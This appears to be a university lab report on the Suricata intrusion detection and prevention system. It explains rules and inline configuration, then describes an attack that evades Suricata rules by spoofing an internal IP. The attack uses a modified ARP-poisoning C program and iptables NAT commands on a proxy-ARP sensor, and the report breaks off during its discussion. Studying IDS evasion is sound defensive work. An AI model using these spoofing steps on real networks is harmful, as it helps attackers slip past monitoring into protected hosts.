University of Catania

Suricata

Indice

1. Introduction to SURICATA

Suricata is a high performance (multithreaded) network **IDS** (Intrusion Detection System), i.e. it refers to a component capable of analyzing the traffic in transit to and from a specific network within which it is installed.

The purpose of having an **IDS** in a network (usually **LAN**) is to monitor the traffic in order to detect any suspicious and / or malicious activity against any host, based on the provision it is possible to monitor both the traffic within the network, both traffic entering and leaving the network.

It also plays the complementary role of **IPS** (Intrusion Prevention System) and network monitoring engine (**NSM**), with the aim of preventing attack attempts or movements on the network that are potentially dangerous for the safety of the hosts that are part of it, this function is possible when the IPS device (called sensor or agent in the case of host-based **IDPS**) is arranged in inline mode, i.e. the traffic must pass and be analyzed in the sensor before it can reach the internal network, it can then be arranged in the network a server that centralizes the operation of multiple sensors. This is called the management server and may be able to make a more aware analysis of what is going on in the network, having access to data from all sensors. For future attacks, the presence of a single sensor that manages and monitors all traffic will be considered.

Then there is a support database server for the storage of the sensor logs and alerts (also kept directly in the management machine or in a distributed file-system in the case of large amounts of logs).

Common preventive actions taken by an IPS can be dropping packets or the offending session, resetting the session or blocking and adding to a blacklist.

It is open source and owned by a community-run foundation (OSPF, Open Information Security Foundation).

Suricata is very often joined (and not replaced) by other tools such as firewalls, and since it provides IDPS functionality (combining detection and prevention functions in a single engine), it manages to cover a good part of the basic network vulnerabilities that they involve passing messages from internal to external areas of an organization and demilitarized zones.

There are 4 types of IDPS (network, wireless, network behavior analysis, host), those on which the attack scenarios will be created will be **network-based**, which is also

the one most commonly used by suricata and other IDPS like snort, and the host-based.

Common IDPS network and host based configurations are as follows




Figure 1




Figure 2

Figure 1: Configuratione network-based

Figure 2: Configuration host-based

There are various and among them different detection technologies, among these the most used are:

- **Signature-based**: they make a comparison between the known signatures, managed through special rules by the network administrator, very useful in the case of known attack patterns, not very useful for new attacks.
- **Statistical anomaly-based detection** : having available statistical data regarding the network flows considered normal, they perceive situations outside the norm based on how much certain parameters deviate from their standard values. Much more prone to the classification of false positives than other technologies, given their statistical nature, they are however very malleable and adaptive with respect to attack situations never seen before and which involve an unusual and unlikely flow of messages.
- **Stateful protocol analysis** : they analyze the network flow by comparing it with specific profiles that contain actions normally considered to be harmless

in the context of specific stateful protocols. Basically, they check that the operations performed are actually those defined and used in the protocol.

2. Configuration of Suricata

For the installation just take the version you need (paying attention to the vulnerabilities of old versions, even if they are comfortable as attackers) and resolve the dependencies (described in the official page and in the documentation).

The suricata.yaml file defines various operating parameters for the software and the system paths to load the rules or save the log files, as well as to specify certain behaviors.

It will not be specified specifically how the suricata.yaml file should be built and configured, but some options are important to understand the next attacks:

- **pid-file**, defines a default path for the file containing the Suricata pid, used in the absence of the --pidfile <file> command, there are certain attacks that exploit this feature, but during the attacks presented it will be used only for live reloading of the rules.
- **outputs**, is a list of output methods that Suricata can use, each sub-item has its own properties, including enabled: yes | no which allows you to adjust the activation or deactivation of the specific output method, during the analysis of the attacks will be used the **-fast** output similar to Snort alerts.
- **rule-files**, precedes the list of all rules files that Suricata will load at startup. The files shown here must be present in the directory specified by default-rule-path. If you want to load rules outside the default directory, you can use the -s parameter from the command line. These rules files are downloaded or created in the appropriate way and allow to provide IDS or IPS functions (or both in the case of in-line sensor) such as **drop** and **alert**.
- **vars** it is a list that defines macros that can be used in the definition of useful rules because they facilitate both reading and writing of the same and allow you to make the rules as general as possible. This list is used to define the HOME_NET and EXTERNAL_NET configured accordingly.

Suricata can be used in two main ways, depending on the location in the network and the features it has to offer (IDS or IDPS only).

The scenarios that will be analyzed are general and not specific with respect to the mode of operation of meerkat.

The goal is to show how an attacker could overcome the checks and be able to get his malicious messages into the network and therefore, by direct feedback from the attacker (or alternatively by looking at the log files created by meerkat) will be used the inline mode of Suricata activated via the -q flag during activation (otherwise you should use the -i flag and specify the monitoring interfaces), for Suricata to be disposed as in-line, the incoming and outgoing traffic must be diverted and passed through an analysis queue. This is possible in a GNU / Linux environment using **Netfilter** and then **IPTables** (on Windows you have to do a few more steps, the attacks that will be seen will be made on sensors that use debian10, so I will not extend). Through precise rules you can send traffic to a special queue called **NFQueue** (from NetFilter Queue) and set Suricata to work on this queue rather than on a network interface, thus guaranteeing drop and accept functions for queued packets .

To activate the NFQueue just add the rule in the FORWARD chain:

iptables -I FORWARD -j NFQUEUE

In case you wanted to have Suricata only on one host (i.e. for the control of packets on the single host where it was downloaded and started) you would have had to specify the traffic diversion in the NFQueue both for the INPUT chain and in the OUTPUT chain in the following way:

iptables -I INPUT -j NFQUEUE

iptables -I OUTPUT -j NFQUEUE

Setting up the rules in Suricata is quite simple, as well as being snort-compliant.

The .rules files contain the definitions that are loaded by the engine when the program starts (or reloaded during execution when a pid is available by sending a USR2 signal), and allow Suricata to analyze network traffic and make decisions for individual packages, producing alerts, saving log files and, if arranged in-line mode, drop packages that give positive results on the rules.

If you don't want to write rules on your own initiative, or you want a tested and well-defined rules database, then you can use programs such as suricata-update and repositories where rules are written and tested for most of the safety-related contingencies. and certain targeted attacks (as in the case of **CVE ,**i.e. common vulnerabilities and exposures, where attacks on vulnerabilities are blocked using rules tested for individual cases), more information about it in the repository

"https://github.com/ptresearch/AttackDetection" and in the page "https://rules.emergingthreats.net/",where tested and updated rules are kept downloaded with *suricata-update* .

For the attack scenarios presented, the emerging-threats rules will be used, appropriately modified according to the needs, in order to have direct feedback from the attacker, the packets will have to be dropped.

For some attacks, rules will be described to test the individual case study.

In the case of large loads, suricata can be configured in various ways that exploit fairly modern technologies (processing **GPGPU** with CUDA and **PF_RING**),even these choices could affect the attack, as the security of these units is a fairly recent topic, and GPGPU programming is very often done at a low level, therefore more prone to inherent design vulnerabilities (like PoC, just see the quantity of vulnerability in nvidia-cve).

2.1. Network topology




Figura 3: Topologia della rete

As can be seen from the topology, it is assumed that the attacker is directly connected in the subnet connected to the IDPS, this was assumed in the event that the control stops before a demilitarized zone, and therefore any attacker can address the router-sensor-gateway behind which the network to be violated is hidden (as we will see in the next chapter, it is **the attacker must be directly in the same network as one of the router interfaces**)

2.2. Configuration of machines

The configuration of the ip of the single machines is done individually on the single machines, and the choice is static, so for each machine you have to change the /etc/network /interfaces file as follows:

```
auto <interfaccia>
iface <interfaccia> inet static
address <indirizzoIP>/<maschera>
gateway <indirizzo default gateway>
...
```

Only 3 machines for attack will be considered (attacker, sensor, victim), other machines that appear in the image are for illustrative purposes and are not significant for the actual analysis of the attacks.

Obviously the IDPS sensor must have the IP forwarding function active (configurabile in /etc/sysctl.conf).

A fairly unusual condition will be set for the sensor, namely that it has active **arp proxy.**

Proxy ARP is a technique by which a proxy device on a given network responds to ARP queries for an IP address that is not on that network. The proxy is aware of the location of the traffic destination and offers its MAC address as the (apparently final) destination. Basically, what happens when the proxy arp is activated on an interface is that the machine will reply with its MAC address for each external ARP request from the interface where the functionality is provided, this is because in the case in which it is not possible to reach a host (the control of the mask is positive and therefore an ARP request is sent in broadcast that will not leave the subnet), the gateway or the host in which it was activated will respond instead of the real host and will play the role of mediator, simulating a extended subnet and making it possible to exchange messages to the outside of the network, tricking the victim into believing that the host they are talking to is inside the network.

This setup will be a very important part of the first attack.

After the initial configuration the network will be as follows:




Figure 1: configuration of machines

In the sensor, after installation and configuration of Suricata, it must be executed with the following command:

suricata -c /etc/suricata/suricata.yaml -D --pidfile=/var/run/suricata.pid -q 0

The -D option is to use suricata as a daemon, -c is the configuration file, -q specifies inline mode.

The suricata logs are kept in / var / log / suricata, the most important log for viewing the attack is fast.log, where alerts and drop alerts or other suricata actions are kept, an example of fast. log is as follows:

```
06/07/2020-13:12:54.737864  [**] [1:1000003:1] TELNET connection attempt [**] [Classification: (null
)] [Priority: 3] {TCP} 123.123.1.4:49752 -> 192.168.0.3:23
06/07/2020-13:12:54.740239  [Drop] [**] [1:2010936:3] ET SCAN Suspicious inbound to Oracle SQL port
1521 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 123.123.1.4:58016 -> 192.168
.0.3:1521
06/07/2020-13:12:54.743078  [Drop] [**] [1:2010939:3] ET SCAN Suspicious inbound to PostgreSQL port
5432 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 123.123.1.4:50524 -> 192.168
.0.3:5432
06/07/2020-13:12:54.781812  [Drop] [**] [1:2002911:6] ET SCAN Potential VNC Scan 5900-5920 [**] [Cla
ssification: Attempted Information Leak] [Priority: 2] {TCP} 123.123.1.4:34484 -> 192.168.0.3:5910
06/07/2020-13:12:54.791412  [Drop] [**] [1:2010935:3] ET SCAN Suspicious inbound to MSSQL port 1433
[**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 123.123.1.4:55264 -> 192.168.0.3:
1433
```

3. Scenery of attack and defense

For each scenario presented below, multiple points of view will be seen and discussed, and solutions of **attack and defence**.

3.1. Scenery

Below I will present various types of scenarios, from the most basic one (but not simple from a technical and architectural point of view) which exploits the way in which the checks on messages are carried out, then two scenarios that present Suricata vulnerabilities (I will present in which versions of Suricata were present) and that exploit them to circumvent or totally destroy the functionality of Suricata (passing the controls inconsistently with the rules, or causing the program to crash), and finally you will see an attack that uses steganography to hide relevant information that will go out unnoticed by the protected and controlled network.

3.1.1 Simple control violation

This attack exploits the implementation and functioning of Suricata, in particular it exploits a particular type of control carried out by basic and very common rules.

The requirements for this attack are:

i. **version Suricata:** any
ii. **type of attack:** bypass of inspection
iii. **technical requirements:** knowledge of network and connection protocols
iv. **requirements for the attack:** the IDPS sensor (which can be a router or a special machine, also you will see how this IDPS must have a particular configuration), an attacker external to the protected network and directly connected to the IDPS, a victim inside the network controlled by the IDPS.
v. **tools and software used:** Kali linux as OS of the attacker, users on the network use a basic version of Debian10, a working and modified arp-poisoner for MAC specification, iptables for changing sources and destinations
vi. **CVE number:** none, the attack was created by myself.

3.1.1.1 Attack scenery

A simple attack scenario is that in which the attacker masks his IP with an IP belonging to the internal subnet not controlled by Suricata (HOME_NET), to

example if the HOME_NET is 192.168.0.0/24, then you can mask your IP with one inside the subnet to evade the suricata checks (being careful not to use an IP already used internally), specifically checks like:

<action> <header> <option>

where :

i. Action: is the action that Suricata must take when the conditions defined below in the rule occur. The actions that Suricata can take are: **drop** to remove the packet that respects the rule from the flow and therefore not let it pass from outside the network to the inside of the network; **alert** to warn through the log when certain rules are activated by certain messages, the communication is not blocked; **pass** to allow the packet that respects the rule to enter and thus skip the checks; **reject** to send a reject packet to both the recipient and the sender to notify them of the happened, this action is like drop but notifies the participants of the protocol. Both drop and reject must be inline to remove packets from the stream.

ii. Header: defines the domain of action of the rule, making it possible to trigger it only when a packet falls within that domain. The header looks like <protocol> $NET ports <direction> $NET ports :

   - Protocol: Indicates the protocol to which the packet must belong for the rule to be triggered. Keywords for the protocol are tcp, icmp, ip, http.
   - Source and Destination: These are two pairs consisting of the IP address of a host or network and a port. The first pair (IP, port) is separated from the second pair (IP, port) by a directional operator which establishes which of the two will behave as a source and which will act as a destination. The use of CIDR notation and keywords such as any or macros defined in the suricata.yaml file such as $ HOME_NET and $ EXTERNAL_NET is allowed
   - Direction, which can be one-way (->) or two-way (<>)

   an example of a header is the following:

   - $EXTERNAL_NET any -> $HOME_NET any

iii. Options: are keywords that allow you to further specify the behavior of a rule. They can be as simple as msg which defines the message to be written in the logs and content which defines the trigger of the rule in the presence of a certain string contained in the packet; there may also be more complicated options such as those that make use of flows. For a complete list of keywords supported in the rules by Suricata you can run the command **suricata** --list-keywords

Moving on to the actual attack, we will specifically circumvent the defined rules that are of the type "$EXTERNAL_NET any -> $HOME_NET any" , this scenario is not suitable for other types of rules that make checks on all packets coming from any recipient and directed to any recipient, or on checks inside the $ HOME_NET

First of all we need to define the various phases of the attack:

1. First you need to change the ARP table of the IDPS, in order to be able to address the false IP of the attacking machine, this is possible using a modified version of the normal ARP poisoners, which are usually used for MITM attacks but which in this scenario has the function of changing the sensor ARP table and adding-modifying the record we are interested in with the MAC address we want to use. The original version is ARP_poisoning and it has been modified to take in input a MAC address instead of the machine interface (this is because initially I could not address the IDPS and I had to change the MAC address by hand, as well as various bugs that occurred during the attack which confused the various interfaces of the single virtual machine, if you have the right configurations you can still use the original program)

   The modified main function is in the main of the aforementioned code so only this part will be presented with the consequent modification to use MAC of the destination defined and passed as a parameter.

The code is as follows:

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include "arp_poisoning.h"
#include "network.h"
#include "error_messages.h"



void MACstrtoByte(const char* macStr,unsigned char* mac){


sscanf(macStr, "%hhx:%hhx:%hhx:%hhx:%hhx:%hhx", &mac[0], &mac[1], &mac[2],
&mac[3], &mac[4], &mac[5]);
}
int             main(int argc, char *argv[])
{
 char            *victim_ip, *spoofed_ip_source, *interface,*mac_poison;
 uint8_t          *my_mac_address, *victim_mac_address;
 struct sockaddr_ll    device;
 int             sd;


 if (argc != 4 && argc != 5)
  return (usage(argv[0]), EXIT_FAILURE);
 if(argc==5){
```

```
        spoofed_ip_source = argv[1]; victim_ip = argv[2]; interface =
argv[3],mac_poison=argv[4];
        if ((sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) == -1)
          return (fprintf(stderr, ERROR_SOCKET_CREATION), EXIT_FAILURE);
        my_mac_address=malloc(6*sizeof(uint8_t));
        MACstrtoByte(mac_poison,my_mac_address);
        memset(&device, 0, sizeof device);
        return (!(get_index_from_interface(&device, interface)
                && send_packet_to_broadcast(sd, &device, my_mac_address, spoofed_ip_source,
victim_ip)
                && (victim_mac_address = get_victim_response(sd, victim_ip))
                && send_payload_to_victim(sd, &device,
                                          my_mac_address, spoofed_ip_source,
                                          victim_mac_address, victim_ip))
              ? (EXIT_FAILURE)
              : (EXIT_SUCCESS));


      }
  else {
      spoofed_ip_source = argv[1]; victim_ip = argv[2]; interface = argv[3];
        if ((sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) == -1)
          return (fprintf(stderr, ERROR_SOCKET_CREATION), EXIT_FAILURE);
        if(!(my_mac_address = get_my_mac_address(sd, interface)))
          return (fprintf(stderr, ERROR_GET_MAC), EXIT_FAILURE);
        memset(&device, 0, sizeof device);
        return (!(get_index_from_interface(&device, interface)
                && send_packet_to_broadcast(sd, &device, my_mac_address, spoofed_ip_source,
victim_ip)
                && (victim_mac_address = get_victim_response(sd, victim_ip))
                && send_payload_to_victim(sd, &device,
```


```
                        my_mac_address, spoofed_ip_source,
                        victim_mac_address, victim_ip))
            ? (EXIT_FAILURE)
            : (EXIT_SUCCESS));

  }
}
```

To modify the ARP table, and to start the attack, the commands are as follows:


sudo ./arp_poisoning <indirizzo_target> <indirizzo_sorgente> <interfaccia| MAC>

The modified code was not used in the final attack since important parts were missing and there were too heavy assumptions (knowledge of the victim's MAC, return of the ARP request and reply in some way, etc ...).

The result for running the command (wrapped by a script) is the following



After this step in the IDPS ARP table there will be the following entries



so the spoofing attack was successful.

2. Masking / spoofing can be achieved using **iptables** via PREROUTING and POSTROUTING as follows:

```
sudo iptables -t nat -A POSTROUTING --destination 192.168.0.0/24 -o eth1 -j SNAT --to 192.168.0.4
sudo iptables -t nat -A PREROUTING --source 192.168.0.0/24 -j DNAT --to 123.123.1.4
```

After these changes the attacker's iptables chains will be as follows:

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       all  --  192.168.0.0/24       anywhere             to:123.123.1.4

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
SNAT       all  --  anywhere             192.168.0.0/24       to:192.168.0.4

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

After this configuration the machines will have the following IPs (and the attacker can be addressed with the specified address)




Figura 5: IP configuration of single interfaces

In case you are directly connected to the gateway, you have to modify several ARP tables in a consistent way to stage the attack, the most important part of this configuration is aimed at the host within the network you want to attack.

The problem is that MAC broadcast packets are not sent out of the network when checking the IP address with the subnet mask gives the positive result, i.e. the host

searched is within the local network, and therefore the ARP request is not sent outside the network, where the attacker resides.

The controls towards the inside of the network have been bypassed with the previous steps (so you can already implement protocols that use UDP preferably one-way), but the redirection towards the outside is used for connection-oriented communications, very important for most applications.

For this problem of finding a way to pass this ARP request through the IDPS I could not find anything particularly relevant without changing internal network or IDPS settings.

For example, attempts have been made to confirm the ARP request directly by the attacker, in order to set the record in the cache, but first of all it would be necessary to possess or find somehow the MAC address of the victim, hypothesis of significance too big.

The problem was however that of associating the address of the internal interface of the gateway-IDPS to the "internal" IP of the external attacker, that is, the ARP table of the victim had to be in the following form

IP	MAC	INTERFACE
192.168.0.1	08:00:27:b5:55:aa	enp0s8
192.168.0.4	08:00:27:b5:55:aa	enp0s8
...	...	...

The ARP-poisoning attacks do not work because the arp-request messages to associate the IP to the MAC are broadcast on the internal network (since the comparison with the mask and the LAN address is positive, I was trying anyway to send the ARP reply directly inside the network without), so you had to find a way to trick the protocol.

One possibility was to change the route to the IP to send the packet outwards (i.e. associate the route via gateway-IDPS with the IP address), but it would be quite

unlikely and inconsistent for systems that use **proxy ARP** which allows the device and the interface in which it is activated to respond to ARP requests with its MAC address.

Proxy ARP is also used in many networks that use proxies, and for networks that need the functionality provided (so you are likely to find vulnerable systems), more information regarding proxy ARP and use cases in https://www.practicalnetworking.net/series/arp/proxy-arp/.

A very interesting thing is that with the configuration of Suricata exposed in the first chapters, the packets are not checked if they are addressed to the sensor, that is, it is possible to exploit the vulnerabilities of the sensor to take control of it (scan the ports, use exploits and attacks on the services displayed).

After these steps of ARP-spoofing and masking you can proceed with the attack, i.e. see how you can pass the checks.

A very simple way to see if the attack was successful is:

1. First of all on the IDPS side, set the emergent-scan.rules rules in drop and not in alert
2. first see what happens with port-scanning without spoofing and then see what happens when the masking is done.
3. Check the logs and note if there have been any drops or alerts for the protocols used for the attack
4. Performing activities that would be blocked in the internal protected network, such as connecting to non-accessible servers, using functionality not provided outside the machine, such as requesting pages or records in a database or distributed file-system.

Below are the results before and after the implementation of the scenario presented:




Figure 6: nmap without spoofing




Figura 7: nmap with spoofing

Port scanning that returns ***filtered*** is that of dropped messages that have been recognized by Suricata and the defined rules, furthermore it can be noted that it is not possible to obtain relevant information when everything is filtered, for example it was not possible to obtain the type of system used and relevant information for ssh.

3.1.1.2 Consideration of the attack

As already specified, this attack is possible only if the attacker is directly connected to the gateway of the protected network, i.e. the IDPS sensor, and the sensor mentioned must have the proxy ARP service active on the interface in the victim's network, obviously if these hypotheses are not respected, the attack is not successful.

These hypotheses have characteristics that make them common in systems:

- Outside of an IDPS, unless the topology has been built accordingly, and the configuration has been done by inexperienced hands, there is no security, any person could connect directly, also because the main reason for which it is used an IDPS is to divide an unsecured network from a protected one, this feature was exploited in the scenario described and was used to create the attack seen.
